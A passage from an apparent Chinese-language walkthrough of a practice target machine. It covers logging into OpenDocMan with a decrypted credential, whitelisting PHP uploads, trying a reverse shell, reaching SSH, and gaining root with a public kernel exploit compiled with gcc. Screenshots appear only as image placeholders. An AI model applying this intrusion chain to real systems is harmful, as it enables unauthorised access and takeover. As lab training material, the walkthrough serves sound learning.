
6. 解密后得到用户口令webmin/webmin1980，成功以管理员登录OpenDocMan，再Admin中添加文件类型，将text/x-php添加到文件白名单




7. 在Admin——>Setting中找到上传路径



8. 反弹shell失败，发现文件被强制转换成了dat文件，没有找到文件包含




9. 尝试使用webmin用户登录ssh，成功获取shell




三、权限提升

1. 查看系统内核版本



2. 搜索该版本内核漏洞，发现第一个exp就可以



3. 将exp脚本上传到靶机，使用gcc编译，执行exp，成功获取root权限